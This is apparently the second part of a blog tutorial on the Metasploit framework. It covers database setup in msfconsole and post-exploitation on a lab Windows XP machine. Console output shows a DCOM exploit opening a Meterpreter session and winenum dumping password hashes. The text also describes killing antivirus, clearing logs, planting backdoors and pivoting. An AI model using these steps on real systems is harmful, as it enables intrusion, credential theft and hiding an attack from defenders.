

Sneak Peak @ the Metasploit framework – II

Author: 3psil0nLaMbDa a.k.a Karthik R


<http://www.epsilonlambda.wordpress.com>

Recently, I had received a mail from one of the readers, requesting me to cover on configuring Database within the metasploit framework. So, in this article, I would be covering databases using MsF in detail, and I would also touch upon different post exploitation phases.

Why Database?

Typically in a pen-testing scenario, we come across 100's of systems in the network, which may be running various numbers of services, and as a tester we need to run various exploits over the network. Finally, we need to come up with an executive report summary of the pen-testing process for the organization. To co-ordinate and synchronize the work of multiple testers in a real time situation, we need database with 3rd party integration. This would also help us in managing and maintaining logs of every event that happens during the test.

I have already mentioned in my previous article about the support for database in msf. With a request from the reader of part-1, I am covering this aspect in much more detail in this part.



```
Shell - Msfconsole
Session Edit View Bookmarks Settings Help

Database Backend Commands
=====

Command      Description
-----
db_add_cred  Add a credential to a host:port
db_add_host  Add one or more hosts to the database
db_add_note  Add a note to a host
db_add_port  Add a port to a host
db_autopwn   Automatically exploit everything
db_connect   Connect to an existing database
db_create    Create a brand new database
db_creds     List all credentials in the database
db_del_host  Delete one or more hosts from the database
db_del_port  Delete one port from the database
db_destroy   Drop an existing database
db_disconnect Disconnect from the current database instance
db_driver    Specify a database driver
db_exploited List all exploited hosts in the database
db_export    Export a file containing the contents of the database
db_hosts     List all hosts in the database
db_import    Import a scan result file (filetype will be auto-detected)
db_import_amap_log Import a THC-Amap scan results file (-o )
db_import_amap_mlog Import a THC-Amap scan results file (-o -m)
db_import_ip360_xml Import an IP360 scan result file (XML)
db_import_ip_list Import a list of line seperated IPs
db_import_msfe_xml Import a Metasploit Express report (XML)
db_import_nessus_nbe Import a Nessus scan result file (NBE)
```

Figure1: Metasploit Database backend command set.

Msf>? Will give u this list of DB backend commands available.

We shall select the sqlite3 driver by running msf>db_driver sqlite3 in the console.

We choose sqlite3 because; it's very light weight and lets us share our results with a fellow pen-tester very easily. The following figures (2 & 3) show the msf console and client side sqlite3 console.

```

msf > db_driver sqlite3
[*] Using database driver sqlite3
msf > db_connect mydatabase
[-] Note that sqlite is not supported due to numerous issues.
[-] It may work, but don't count on it
[*] Creating a new database file...
[*] Successfully connected to the database
[*] File: mydatabase
msf >

```

Figure2: msf console, creating a DB file using sqlite3.

```

external      msfconsole  msfmachscan  msfrpcd      README
HACKING       msfd        msfopcode    msfupdate    scripts
lib           msfelfscan  msfpayload   mydatabase   test
root@bt:/opt/metasploit3/msf3# sqlite3 mydatabase
SQLite version 3.5.9
Enter ".help" for instructions
sqlite> .tables
attachments          reports
attachments_email_templates  schema_migrations
campaigns            services
clients             tasks
creds               users
email_addresses     vulns
email_templates     vulns_refs
events              web_forms
exploited_hosts     web_pages
hosts               web_sites
imported_creds      web_templates
loots               web_vulns
notes               wmap_requests
project_members     wmap_targets
refs                workspaces
report_templates
sqlite>

```

Figure3: Client side sqlite3 instruction set, on Backtrack 4 console.

“mydatabase” is the name of the database created, and sqlite>.tables shows the tables created in the database.

.dump will let you see the schema of the database.

Subsequently, populating the database may be using 3rd party Nmap with metasploit, using db_nmap command. The tables contain every minute details of the pen-test being done like, exploited machines, services, different reports, user information etc. Thus metasploit provided Database facility along with database integration.

This can also be integrated with db_autopwn command, where we can use the meterpreter functionality in carrying out automated pen-tests.

What to do after exploitation?

Typically an attacker's approach post exploitation would be:


Study the target: Here an attacker becomes aware of his present privileges, information that he has access to, authorization etc.

Privilege escalation: Hardly in reality, an attacker by default gains the super user power immediately after exploitation. The attacker has to escalate his privilege mode to the super user, so that he can completely do the changes in the system.

Maintaining anonymity: An attacker shouldn't leave any sign of an intrusion at the target. This would involve clearing of logs, disabling any monitors etc.

Maintaining access: Once the access is got into the system, we need to maintain it. This can be achieved by planting backdoors at the target system, which allows an attacker to gain access again and again when need arises.

Zombie creation: Once the attacker owns ("pwns" in Hacker terms), he can actually use that system as a starting point to carry out other attacks and gain maximum information about the whole network.



```
root@bt: /opt/metasploit3/msf3 - Shell - Msfconsole
Session Edit View Bookmarks Settings Help
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.13.130[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.13.130[135] ...
[*] Sending exploit ...
[*] Sending stage (749056 bytes) to 192.168.13.130
[*] The DCERPC service did not reply to our request

^C[*] Exploit completed, but no session was created.
msf exploit(ms03_026_dcom) > exploit

[*] Started bind handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.13.130[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.13.130[135] ...
[*] Sending exploit ...
[*] Sending stage (749056 bytes) to 192.168.13.130
[*] The DCERPC service did not reply to our request
[*] Meterpreter session 1 opened (192.168.13.128:38905 -> 192.168.13.130:4444) at Mon Aug 15 08:19:36 +0000 2011

meterpreter >
```

Figure4: A windows XP machine exploited by starting a meterpreter session.


I. Study the target: A complete study of the system is needed to be done post exploitation.

meterpreter>sysinfo will provide the attacker a complete information about the system. This can be clubbed with meterpreter>run get_env will give the

environment variables live in use, and a ps command would give us the list of all the processes on the target system. A normal ipconfig command would give the ip address associated with the system etc. This is how we can study completely about the target post exploitation.

- II. Privilege escalation on the target system: `meterpreter>run winenum`, is the windows enumeration command. Here, we get complete system diagnostics on the users, registry, system process, platform, is the system on a VM or a network, we also get access to the hashes in the system, which contains the login credentials to that system. Cracking the hashes that are dumped in to your system, we can escalate privileges as needed.

F



```
Session Edit View Bookmarks Settings Help
[*] running command net view /domain
[*] running command tasklist /svc
[*] running command tasklist /m
[*] running command gpresult /SCOPE COMPUTER /Z
[*] Running WMIC Commands ...
[*] running command wmic useraccount list
[*] running command wmic group list
[*] running command wmic service list brief
[*] running command wmic volume list brief
[*] running command wmic logicaldisk get description,filesystem,name,size
[*] running command wmic netlogon get name,lastlogon,badpasswordcount
[*] running command wmic netuse get name,username,connectiontype,localname
[*] running command wmic netclient list brief
[*] running command wmic share get name,path
[*] running command wmic nteventlog get path,filename,writeable
[*] running command wmic startup list full
[*] running command wmic rdtoggle list
[*] running command wmic product get name,version
[*] running command wmic qfe
[*] Extracting software list from registry
[*] Dumping password hashes...
[*] Hashes Dumped
[*] Getting Tokens...
```

Figure5: Winenum in progress, showing the hashes being dumped, registry items etc.

I have covered the windows privilege escalation in the previous article using incognito, and also gaining access using `browser_autopwn` exploit.

Having the admin access to the system the rest three post exploitation tasks can be carried out manually or by using metasploit explicitly. Meterpreter provides commands like 'kill AV' to disable antivirus and also it allows us to delete logs in a windows system by having a meterpreter shell pwned in to the system.

With this we have seen, two parts of the metasploit series. Very shortly, a final article on MsF shall be covered mentioning about the shortcuts that can be used, usage in different platforms like windows and linux, description about GUI based usage and the differences. For all this, stay tuned to the last part of the series coming shortly.